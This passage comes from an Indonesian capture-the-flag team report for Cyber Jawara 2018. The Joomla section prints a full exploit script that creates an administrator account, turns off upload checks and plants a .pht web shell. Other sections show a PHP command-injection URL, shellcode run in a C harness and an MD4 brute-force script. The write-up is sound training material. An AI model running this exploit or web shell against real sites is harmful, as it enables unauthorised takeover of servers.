Selanjutnya tinggal XOR dengan key yang sudah didapat pada global variable ‘s’ :)

```
tempest@tempestuous:~/CTF/CJ2018/re/numbers$ python solver.py
CJ2018{l0g1c_t35t_!}
tempest@tempestuous:~/CTF/CJ2018/re/numbers$
```

3. Conclusion

(Isikan Conclusion disini)

Flag: **CJ2018{l0g1c_t35t_!}**



[SOAL 19][*Joomblo*]

Table of Contents

Capture The Flag Report

1. Executive Summary

(Isikan Executive Summary disini)

Karena Joomblo lebih baik daripada Joomraa.

<http://soal.jawara.idsirtii.or.id:10004/>

NOTE: DI SOAL INI ADA 2 FLAG. SILAHKAN SUBMIT SALAH SATU.

Database akan di-revert setiap 5 menit!

Kode dari components/com_users/controllers/user.php yang telah dimodifikasi dapat diunduh di bawah.

Catatan: Untuk menyelesaikan soal ini tidak diperlukan brute-force, segala bentuk DoS/DDoS/Brute-force dilarang dalam soal ini. Mohon berhenti setelah Anda berhasil mendapatkan flag.

2. Technical Report

(Technical Report isikan disini)

Setelah mencoba beberapa exploit yang gagal kami mencoba membandingkan kode user.php yang sudah dimodifikasi dengan yang asli dari github

<https://raw.githubusercontent.com/joomla/joomla-cms/1f1ee36f77c45eb5eef064637>

[3c249621c1e295f/components/com_users/controllers/user.php](#) kami menemukan perbedaan pada register yang di tambahkan beberapa rule

1. Password harus lebih besar dari 25

```
// Check password length
if (strlen($data['password1']) < 25)
{
    $this->setRedirect('index.php?option=com_users&view=registration');

    return false;
}
```

2. user berubah menjadi user

```
// Get the form data.  
$data = $this->input->post->get('_user__', array(), 'array');
```

Dengan memodifikasi exploit yang sudah ada kami berhasil mendapatkan flagnya

```
abdilahrf@abdilahrf:~/CTF/CTF-1/2018/cyberjawara/web/jombloo$ python jomraa.py -x x http://soal.jawara.idsirtii.or.id:10004
```

```
[-] Getting token
[-] Creating user account
[Response [303]>
[-] Getting token for admin login
[-] Logging in to admin
[!] 2018/[script_kiddies_shall_not_pass]
[!] Admin Login Failure!
[!] None

[-] Check email for activation code
[?] Press any key after activation
[-] Getting token for admin login
```

Exploit yang telah dimodifikasi

```
#!/usr/bin/python
from __future__ import print_function
import requests
import sys
import re
```

```

import argparse
import base64
import os
import random
import time
try:
    # Python 2.6-2.7
    from HTMLParser import HTMLParser
except ImportError:
    # Python 3
    from html.parser import HTMLParser

"""
How to exploit:

1) Run script, get user access
2) [optional] - Activate your account
3) Go to Content > Media
4) Click 'Options'
5.1) Add php3, php4, php5, pht to 'Legal Extensions' & Legal Image
Extensions
5.2) Disable 'Restrict Uploads' & 'Check MIME Types'
6) Upload '.pht' file with:
    <?= system($_GET['x']);
7) Pwned
"""

def randomname(extn='.pht'):
    return base64.b32encode(os.urandom(20))[random.randint(5, 10)] + extn

def extract_token(resp):
    match = re.search(r'name="([a-f0-9]{32})" value="1"', resp.text, re.S)
    if match is None:
        print("[-] Cannot find CSRF token")
        return None
    return match.group(1)

```

```

def try_admin_login(options, sess):
    admin_url = options.url + '/administrator/index.php'
    print('[-] Getting token for admin login')
    resp = sess.get(admin_url, verify=False)
    token = extract_token(resp)
    print(token)
    if not token:
        return False
    print('[-] Logging in to admin')
    data = {
        'username': options.username,
        'passwd': options.password,
        'task': 'login',
        'token': '1'
    }
    resp = sess.post(admin_url, data=data, verify=False)
    print(resp.text)

    if 'task=profile.edit' not in resp.text:
        print('![ Admin Login Failure!')
        return
    print('[+] Admin Login Success!')
    return True

def get_media_options(options, sess):
    print("[+] Getting media options")
    media_options_url = options.url +
    '/administrator/index.php?option=com_config&view=component&component=
    =com_media&path='
    resp = sess.get(media_options_url, verify=False)
    results = re.findall(r'name="(["]+)"\s+[>]*?value="(["]+)"', resp.text,
    re.S)
    if not results:
        print("![ Fail")
        return
    return dict(results)

def set_media_options(options, sess, data):

```

```

"""
Allow us to upload a .pht file
"""

print("[+] Setting media options")
newdata = {
    'jform[upload_extensions]':
'bmp,csv,doc,gif,ico,jpg,jpeg,odg,odp,ods,odt,pdf,png,ppt,swf,txt,xcf,xls,B
MP,CSV,DOC,GIF,ICO,JPG,JPEG,ODG,ODP,ODS,ODT,PDF,PNG,PPT,
SWF,TXT,XCF,XLS',
    'jform[upload_maxsize]':10,
    'jform[file_path]':'images',
    'jform[image_path]':'images',
    'jform[restrict_uploads]':1,
    'jform[check_mime]':0,
    'jform[image_extensions]':'bmp,gif,jpg,png',
    'jform[ignore_extensions]': '',
    'jform[upload_mime]':
'image/jpeg,image/gif,image/png,image/bmp,application/x-shockwave-flash,app
lication/msword,application/excel,application/pdf,application/powerpoint,text/
plain,application/x-zip',
    'jform[upload_mime_illegal]':'text/html',
    'id':13
}
newdata.update(data)
newdata['component'] = 'com_media'
newdata['task'] = 'config.save.component.apply'
config_url = options.url +
'/administrator/index.php?option=com_config'
resp = sess.post(config_url, data=newdata, verify=False)
if 'jform[upload_extensions]' not in resp.text:
    print('![!] Maybe failed to set media options...!')
    return False
return True

def add_item(data, field, item):
    return ",".join(set(data.get(field, "")).split(',') + [item]))

def stage_two(options, sess):

```

```

"""Now we are logged in to admin area,
use this to gain shell execution using .pht upload.
Ooh, scary super 0-day lol ^_^ *rolleyes*
"""

media_options = get_media_options(options, sess)
if not media_options:
    return False
old_options = media_options.copy()
media_options.update({
    'jform[check_mime]': 0,
    'jform[restrict_uploads]': 0,
    'jform[upload_extensions]': add_item(media_options,
'jform[upload_extensions]', 'pht'),
    'jform[image_extensions]': add_item(media_options,
'jform[image_extensions]', 'pht'),
    'jform[upload_mime]': add_item(media_options,
'jform[upload_mime]', 'application/octet-stream'),
})
if not set_media_options(options, sess, media_options):
    return False
image_path = media_options.get('jform[image_path]', 'images')
return upload_file(options, sess, image_path)

def upload_file(options, sess, image_path):
    print("[*] Uploading exploit.pht")
    url = options.url +
"/administrator/index.php?option=com_media&folder="
    resp = sess.get(url, verify=False)
    match = re.search(r'form action="(["]+)" id="uploadForm"', resp.text,
re.S)
    if not match:
        print("(!) Cannot find file upload form!")
        return False
    upload_url = HTMLParser().unescape(match.group(1))
    filename = randomname()
    exploit_url = "%s/%s/%s" % (options.url, image_path, filename)
    print("[*] Uploading exploit to:", exploit_url)
    files = {

```

```

        'Filedata[]': (filename, options.exploit, 'application/octet-stream')
    }
    data = dict(folder="")
    resp = sess.post(upload_url, files=files, data=data, verify=False)
    if filename not in resp.content:
        print("[!] Failed to upload file!")
        return False
    print("[*] Calling exploit")
    resp = sess.get(exploit_url, verify=False)
    if options.search not in resp.content:
        print("[!] Search string not in exploit")
        print(resp)
        return False
    print("[\$] Exploit Successful!")
    return True

def create_user(options, sess, token):
    """
    Create an Administrtaor user using the CVE
    """
    data = {
        # User object
        '_user_[name]': options.username,
        '_user_[username]': options.username,
        '_user_[password1]': options.password,
        '_user_[password2]': options.password,
        '_user_[email1]': options.email,
        '_user_[email2]': options.email,
        '_user_[groups][]': '7', # Yay, Administrator!
        # Sometimes these will be overridden
        '_user_[activation]': '0',
        '_user_[block]': '0',

        # Form data
        'form[name]': options.username,
        'form[username]': options.username,
        'form[password1]': options.password,
        'form[password2]': options.password,
    }

```

```

        'form[email1]': options.email,
        'form[email2]': options.email,
        'form[option]': 'com_users',
        'form[task]': 'user.register',
        token: '1',
    }
    return sess.post(options.url +
"/index.php/component/users/?task=user.register", data=data,
allow_redirects=False, verify=False)

def parse_options():
    try:
        exploit_file = open('filthyc0w.pht', 'r')
    except Exception:
        exploit_file = None
    parser = argparse.ArgumentParser(description='Jooma Exploit')
    parser.add_argument('url', help='Base URL for Joomla site')
    parser.add_argument('-u', '--username', default='cyberjawara')
    parser.add_argument('-p', '--password',
default='passwordpasswordpasswordpasswordpasswordpasswordpassword')
    parser.add_argument('-e', '--email', default='cyberjawara@eidsirtii.com')
    parser.add_argument('-s', '--search',
default='098f6bcd4621d373cade4e832627b4f6')
    parser.add_argument('-x', '--exploit', default=exploit_file,
type=argparse.FileType('r'))
    return parser.parse_args()

def pwn_joomla(options):
    sess = requests.Session()
    print("[-] Getting token")
    resp = sess.get(options.url +
"/index.php/component/users/?view=login", verify=False)
    token = extract_token(resp)
    if not token:
        return False
    print("[-] Creating user account")
    resp = create_user(options, sess, token)

```



```
(random.choice(colors), line, clear))
    time.sleep(0.05)

def main(base_url):
    options = parse_options()
    print_logo()
    if pwn_joomla(options):
        print("[\$] SUCCESS:", options.url)
    else:
        print("[*] FAILURE")

if __name__ == "__main__":
    sys.exit(main("http://soal.jawara.idsirtii.or.id:10004"))
```

3. Conclusion

(Isikan Conclusion disini)

Flag : CJ2018{script_kiddies_shall_not_pass}



[SOAL 20] $[_{Eval}]$

Table of Contents

Capture The Flag Report

1. Executive Summary

(Isikan Executive Summary disini)

```
1 <?php
2 |
3     if (!empty($_GET['number'])) {
4         $number = $_GET['number'];
5         if (strlen($number) > 8) {
6             die("Maximum digit is 8!");
7         }
8         $is_numeric = (is_numeric($number) ? "a number" : "not a number");
9         print eval("print '$number is $is_numeric';");
10        echo "<br/>print '$number is $is_numeric';";
11    } else {
12        highlight_file(__FILE__);
13    }
```

2. Technical Report

(Technical Report isikan disini)

singkatnya `` pada php adalah short hand untuk shell_exec() jadi kita dapat mengeksekusi perintah sistem dengan menggunakan `ls`

<http://soal.jawara.idsirtii.or.id:10003/?number=%27.`ls`%23>

5a2fe7b27398515578563e5ee5f0beed9ce24f0c-flag index.php

didapatkan 2 file yang satu adalah file flag yang bisa di akses melalui browser

3. Conclusion

(Isikan Conclusion disini)

Flag : CJ2018{art_of_command_injection}



[SOAL 21] [*Bonus 1*]

Table of Contents

Capture The Flag Report

1. Executive Summary

(Isikan Executive Summary disini)

Terima kasih telah mengikuti Cyber Jawara. Mohon maaf atas kekurangan yang terjadi.

2. Technical Report

(Technical Report isikan disini)


Menggunakan grep untuk mendapatkan flag

```
abdilahrf@abdilahrf:~/CTF/CTF-1/2018/cyberjawara/misc$ strings bonus1.jpg |grep "CJ2018"
flag:CJ2018{S3mog4_b3rk4h}
```

3. Conclusion

(Isikan Conclusion disini)

flag: CJ2018{S3mog4_b3rk4h}



[SOAL 22] [*Bonus 2*]

Table of Contents

Capture The Flag Report

1. Executive Summary


(Isikan Executive Summary disini)

Terima kasih telah mengikuti Cyber Jawara. Mohon maaf atas kekurangan yang terjadi. Hint: Perbaiki PNG File Header

2. Technical Report

(Technical Report isikan disini)


Gambar setelah diperbaiki



3. Conclusion

(Isikan Conclusion disini)

Flag : CJ2018{bonussss_untuk_///kamu}



[SOAL 23] [*Bonus 3*]

Table of Contents

Capture The Flag Report

1. Executive Summary

(Isikan Executive Summary disini)


Terima kasih telah mengikuti Cyber Jawara. Mohon maaf atas kekurangan yang terjadi.

https://drive.google.com/open?id=1nwnKoMvX9aLHmFHw5pWnPQiheY_HMC9Z

2. Technical Report

(Technical Report isikan disini)

Ganti semua file menjadi format gambar dan salah satunya adalah flag



3. Conclusion

(Isikan Conclusion disini)

Flag: CJ2018{bonussss_untuk_yang_setia_sama_CJ}



[SOAL 24][*ransomware*]

Table of Contents

Capture The Flag Report

1. Executive Summary

(Isikan Executive Summary disini)

Oh, tidak. Ransomware merajalela di salah satu Rumah Sakit di Indonesia. Bahkan, tidak hanya komputer Windows yang terinfeksi. Komputer Linux juga. Diketahui, Ransomware tersebut memanfaatkan Python yang terinstall di semua komputer Rumah Sakit tersebut sehingga memungkinkannya untuk berjalan di kedua sistem operasi tersebut.

Dapatkah anda melakukan recovery terhadap flag.txt yang terenkripsi?

2. Technical Report

(Technical Report isikan disini)

Diberikan sebuah file pyc dan encrypted flag.

Ketika di decompile menggunakan “uncompyle6”:

```
51JZxLctDvNIQ33ERUATXSCG1EVLA1VGK1tH0E0F11020SGHME001qJpy3jZhgiqQAn23f005JIRL10111MK05ggp11KL290pPgK01cUGng17n
prQp0KUtZIK4ZmZaPDxXqUW1p3DtCF0yqzsfXPqprQMxKUt2ZTik4AwqprQL5KUt2ZlpcVPftMKMuoPtakUt2Z1k4AzMprQL0KUt2AIk4AwAp
Ik4ZwuprQMwKUt2Myk4AmMprQL1Kutll1k4Zw0prQMuKUt2Myk4AmyprQV5WlxxtlOyzSfxPqprQL3KUt2Myk4AwDaXFNeVTI2LJjbW1k4Aw
2AIk4AwApQzMzKUt2ASk4AwIprQV4KUt2ASk4AwIprQpmKUt3ASK4AwypqrQMMyKUt3BIk4ZzAprQVjkUt2Llk4AzMprQp5KUtlBFpcPDxXMKMu
PtakUt3ASK4AmWprQp1KUt3Z1k4AmDaXFxfWmkmqUwcozp+WljaMKuyLlpcXFNWPD=='
joy = 'rot13'

trust = eval('magic') + eval('codecs.decode(love, joy)') + eval('god') + eval('codecs.decode(destiny, joy)')
eval(compile(base64.b64decode(eval('trust'))), '<string>', 'exec')
```

Kami tidak akan screenshot bagian atas, karena terdapat 3 variable string base64 yang panjangnya masing-masing kurang lebih 100000 karakter.

Ketika kami mencoba base64 decode manual, 3 variable base64 yang saya sebut diatas semakin kecil panjangnya. Kami kemudian langsung membuat script decoder:

```

tempest@tempestuous ~ ~/CTF/CJ2018/re/ransomware cat reducer.sh
#!/bin/bash

for i in `seq 0 100`
do
    let x=i+1
    python de$i.py | sed "s/eval(compile/print/g" | sed "s/,'<string>'./)/g" > "de$x.py"
done
tempest@tempestuous ~ ~/CTF/CJ2018/re/ransomware

tempest@tempestuous ~ ~/CTF/CJ2018/re/ransomware cat de18.py
import os ,struct #line:1
from Crypto.Cipher import AES #line:2
class Encryptor :#line:4
    def encrypt_file (0000000000000000 ,filename ,out_filename = "flag.txt.dec" ,chunksize = 64 *1024 ):#line:5
        if not out_filename :#line:6
            out_filename = filename+'.enc'#line:7
        IV = '\x01'*16 #line:9
        s1 = "Cyber"#line:10
        s2 = "JWR"#line:11
        key = s2+s1+s1+s2 #line:12
        aesobj = AES.new (key ,AES.MODE_CBC ,IV )#line:13
        filesize = os.path.getsize (filename )#line:14
        with open (filename , 'rb')as originalflag :#line:17
            with open (out_filename , 'wb')as outputflag :#line:18
                # outputflag.write (struct.pack ('<Q',filesize ))#line:19
                # outputflag.write (IV )#line:20
                while True :#line:22
                    flagstr = originalflag.read (chunksize )[24:]#line:23
                    # print flagstr
                    print len(flagstr), len(flagstr)%16
                    if len (flagstr )==0 :#line:24
                        break #line:25
                    elif len (flagstr )%16 !=0 :#line:26
                        #padding by 8
                        flagstr+=' *(16 -len (flagstr )%16 )#line:27
                    s = aesobj.decrypt (flagstr )#line:29
                    print s

e=Encryptor ()#line:32
e.encrypt_file ('flag.txt.enc')#line:33

```

Pada loop counter ke 18, decode pun berhenti, dan muncul kode di atas (kami sudah rapihkan kodennya agar enak dibaca). Variable “outputflag” kami comment karena tidak berpengaruh terhadap proses dekripsi (hanya akan menambah karakter sampah). Padding scheme yang dijalankan juga sebenarnya tidak bekerja, karena panjang flag habis dibagi 16.

```


tempest@tempestuous ~ ~/CTF/CJ2018/re/ransomware python de18.py
48 0
CJ2018{ez_deobfuscation_for_warm_up}
0 0
tempest@tempestuous ~ ~/CTF/CJ2018/re/ransomware

```

3. Conclusion

(Isikan Conclusion disini)

Flag: **CJ2018{ez_deobfuscation_for_warm_up}**



[SOAL 25] [*Ghost in the wires*]

Table of Contents

Capture The Flag Report

1. Executive Summary

(Isikan Executive Summary disini)

Pada remote exploit dengan target TCP service, sering kali exploit ditujukan pada layanan tanpa ada enkripsi sehingga crafted malicious request yang dikirimkan bisa terlihat dan dianalisis.

Diketahui bahwa sebuah exploit telah dijalankan menuju salah satu service pada sebuah server. Dapatkah Anda melakukan reverse terhadap exploit tersebut dan melihat apa yang dilakukan?

https://drive.google.com/open?id=1vigPloW19sf0aPdIhleDEqf_fU7V40dU

*** HINT ***

Terlampir :) Good luck

2. Technical Report

(Technical Report isikan disini)

Diberikan sebuah file pcap (dan pada sesaat sebelum CTF berakhir, sebuah hint yang sangat membantu). Jujur, jika tidak ada hint ini, kami akan menyerah karena soal ini seperti forensic :/

Pada hint, ditampilkan gambar seperti berikut:

Mohon maaf, karena saya mengambilnya langsung dari png yang diberikan.

Kumpulan hex 90 ini terlihat seperti shellcode. Kami langsung memotongnya menggunakan “`dd if=ghost_in_the_wires.pcap skip=3750220 bs=1 of=extractedpayload.raw count=529`”. 529 adalah perkiraan panjang shellcode, karena setelah itu ada query HTTP biasa.

Kami kemudian menggunakan pwntool untuk mendisassemble bytecodenya.

| | | | |
|-----|-------------------|------|---------------------|
| 80: | 31 c9 | xor | ecx,ecx |
| 82: | f7 e1 | mul | ecx |
| 84: | b0 05 | mov | al,0x5 |
| 86: | 51 | push | ecx |
| 87: | 68 2f 2f 63 6a | push | 0x6a632f2f |
| 8c: | 68 2f 74 6d 70 | push | 0x706d742f |
| 91: | 89 e3 | mov | ebx,esp |
| 93: | 66 b9 41 00 | mov | cx,0x41 |
| 97: | ba b6 01 00 00 | mov | edx,0x1b6 |
| 9c: | cd 80 | int | 0x80 |
| 9e: | 8b 14 24 | mov | edx,DWORD PTR [esp] |
| a1: | 93 | xchg | ebx,eax |
| a2: | 6a 04 | push | 0x4 |
| a4: | 58 | pop | eax |
| a5: | 81 f2 4e 18 04 0d | xor | edx,0xd04184e |
| ab: | 52 | push | edx |
| ac: | 81 f2 3e 33 36 1f | xor | edx,0x1f36333e |
| b2: | 52 | push | edx |
| b3: | 81 f2 3c 6f 3b 51 | xor | edx,0x513b6f3c |
| b9: | 52 | push | edx |
| ba: | 81 f2 0b 03 08 5f | xor | edx,0x5f08030b |
| c0: | 52 | push | edx |
| c1: | 81 c2 c9 04 0f 07 | add | edx,0x70f04c9 |
| c7: | 52 | push | edx |
| c8: | 81 ea ee ed 48 43 | sub | edx,0x4348edee |

Terlihat ada syscall *open*, *write*, dan *close*. edx terlihat menampung flag... Kami pun lanjut dengan mengubah ini menjadi potongan bytecode (dan kodingan C juga):

```

tempest@tempestuous ~ ~/CTF/CJ2018/re/gitw cat testsc.c
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <fcntl.h>
#include <sys/mman.h>

int main()
{
    char *p = (char *)mmap(0,0x1000,PROT_READ|PROT_WRITE|PROT_EXEC,MAP_PRIVATE|MAP_ANONYMOUS,-1,0);
    char sc[] = {'1', '\xc9', '\xf7', '\xe1', '\xb0', '\x05', 'Q', 'h', '/', '/', 'c', 'j', 'h', '/', 't', 'm', 'p', '\x89', '\xe3', 'f', '\xb9',
'A', '\x00', '\xba', '\xb6', '\x01', '\x00', '\x00', '\xcd', '\x80', '\xb8', '\x14', '$', '\x93', 'j', '\x04', 'X', '\x81', '\xf2', 'N', '\x18', '\x04',
'\r', 'R', '\x81', '\xf2', '>', '3', '6', '\x1f', 'R', '\x81', '\xf2', '<', 'o', ';', '0', 'R', '\x81', '\xf2', '\x0b', '\x03', '\x88', '=', 'R',
'\x81', '\xc2', '\xc9', '\x04', '\x0f', '\x07', 'R', '\x81', '\xee', '\xed', 'H', 'C', 'R', '\x89', '\xe1', 'j', '\x18', 'Z', '\xcd', '\x80',
'\x86', 'X', '\xcd', '\x80', 'j', '\x01', 'X', '\xcd', '\x80'];
    memcpy(p,sc,100);
    (*(void**)p)();
    return 0;
}

```

Sebenarnya, bisa dilihat flag dari disassembly saja, namun karena hasil xor yang kami dapatkan sama sekali tidak akurat, jadi kami memutuskan untuk menjalankan saja bytecodenya. Shellcode ini menjalankan:

1. open("/tmp//cj",O_ASYNC|O_WRITE);
2. write(fd, flag, flaglength);
3. close(fd);

```

tempest@tempestuous ~ ~/CTF/CJ2018/re/gitw ./testsc
X tempest@tempestuous ~ ~/CTF/CJ2018/re/gitw cat /tmp/cj
CJ2018{sh3llc0d3__bali}%
tempest@tempestuous ~ ~/CTF/CJ2018/re/gitw

```

3. Conclusion

(Isikan Conclusion disini)

Flag: **CJ2018{sh3llc0d3__bali}**



[SOAL 26][*heroes*]

Table of Contents

Capture The Flag Report

1. Executive Summary

(Isikan Executive Summary disini)

Save the hash, save the password!

Selamat malam hackers,

Kami sedang berada pada situasi yang rumit. Sebuah infrastruktur kritis yang sudah lama sekali tidak dapat kami kontrol lagi karena hilangnya akses kata sandi. Saat pergantian pegawai, terjadi suatu kecelakaan dan ada informasi yang hilang.

Pegawai yang bersangkutan (minta dirahasiakan namanya), menyimpan setiap karakter dari hash di dalam lembaran-lembaran yang disusun pada lemari arsip. Satu buah karakter per lembar. Pada saat pergantian kerja, lembaran ini rusak dan beberapa informasi telah hilang.

Tapi tidak semuanya hilang, ada beberapa karakter dari hash yang dapat dibuka: '5b39XXXXXX09850885b72a536c4f003a'. Karakter yang dituliskan dengan "X" adalah nilai heksadesimal yang telah hilang.

Kata sandi ini tidak rumit tapi kami hanya punya sedikit informasi. Pegawai yang bersangkutan hanya dapat mengingat bahwa kata sandi terdiri dari delapan karakter lowercase alphanumeric.

"Huruf q, huruf terakhir itu huruf q!" - dia berteriak. Akhirnya, dia mengingat bahwa dari delapan karakter, huruf pertama kata sandi itu adalah huruf "p" dan dua huruf terakhir passwordnya adalah huruf "oq". Ketika ditanya jenis hash yang digunakan, dia menggelengkan kepalanya. Setelah menahan nafas beberapa detik, dia menyadari bahwa dia tidak dapat mengingat jenis hash yang digunakan.

Kami membutuhkan bantuan Anda untuk mendapatkan kata sandi agar bisa mengakses kembali infrastruktur kritis. Masukkan flag nya dalam format:
CJ2018{katasandi-hash}

2. Technical Report

(*Technical Report isikan disini*)

Soal ini pada dasarnya adalah hash cracking. Kami mencoba algoritma MD5 dan MD4.

```
tempest@tempestuous ~ ~/CTF/CJ2018/misc/heroes cat cracker.py
#!/usr/bin/python

from Crypto.Hash import MD2,MD4
import sys, time

md2 = lambda string: MD2.new(string).hexdigest()
md4 = lambda string: MD4.new(string).hexdigest()
md5 = lambda string: hashlib.md5(string).hexdigest()

charset = "0123456789abcdefghijklmnopqrstuvwxyz"
string = ""
counter = 1
start = time.time()
for c1 in charset:
    for c2 in charset:
        for c3 in charset:
            for c4 in charset:
                for c5 in charset:
                    string = 'p' + c1 + c2 + c3 + c4 + c5 + "oq"
                    assert len(string) == 8
                    result = md4(string)
                    print "{:d} - {} => {}".format(counter, string, result)
                    if result.startswith("5b39") and result.endswith("09850885b72a536c4f003a"):
                        print "finished in {:.2f}s".format(time.time() - start)
                        open("password.txt", "w").write("{:d} - {} => {}\n".format(counter, string, result))
                        sys.exit(0)
                    counter += 1
tempest@tempestuous ~ ~/CTF/CJ2018/misc/heroes
```

Ini pada dasarnya memakan waktu yang cukup lama (sekitar lebih dari 45 juta hashing menurut perhitungan kami). Namun kami mendapatkan flagnya (script diperbaiki sedikit agar waktu singkat).

```
5624959 - p3ck8uoq => 51fa84ab4399a3f5d77180dcec5ae68a
5624960 - p3ck8voq => e9425414be3292c678035463e1605ad0
5624961 - p3ck8woq => f2b8f5de8853c1c27abd6d1f50acfb97
5624962 - p3ck8xoq => 8bfba2b968148e3bc18959268803caf8
5624963 - p3ck8yoq => dd8678f4b4a8d617c9dde1ac6163d2f
5624964 - p3ck8zoq => a888ae1ddf06558e657120854311aa33
5624965 - p3ck90oq => 2e59feb572540a0975d3ca06b5a1ed46
5624966 - p3ck91oq => 7f4fe459ca6a1679f4c196eddd09d15e
5624967 - p3ck92oq => bc4346b023bbb59d87f3043cb716aabf
5624968 - p3ck93oq => e6b47fd2e13f6838aafede8c84f0f106
5624969 - p3ck94oq => 0a4907f55b65dee98b2290cee6f1ddb1
5624970 - p3ck95oq => 49eb581716194a0fdeaa9b0d6a3e3468
5624971 - p3ck96oq => 05b3a5578209598282f319ef05e6189a
5624972 - p3ck97oq => f38637fbb543fe58359dfc01441db9e9
5624973 - p3ck98oq => 2519778033944af468b3a8c9363fadf
5624974 - p3ck99oq => 5b39a3084409850885b72a536c4f003a
finished in 68.899966
tempest@tempestuous: ~/CTF/CJ2018/misc/heroes
```

3. Conclusion

(Isikan Conclusion disini)

Flag: **CJ2018{p3ck99oq-5b39a3084409850885b72a536c4f003a}**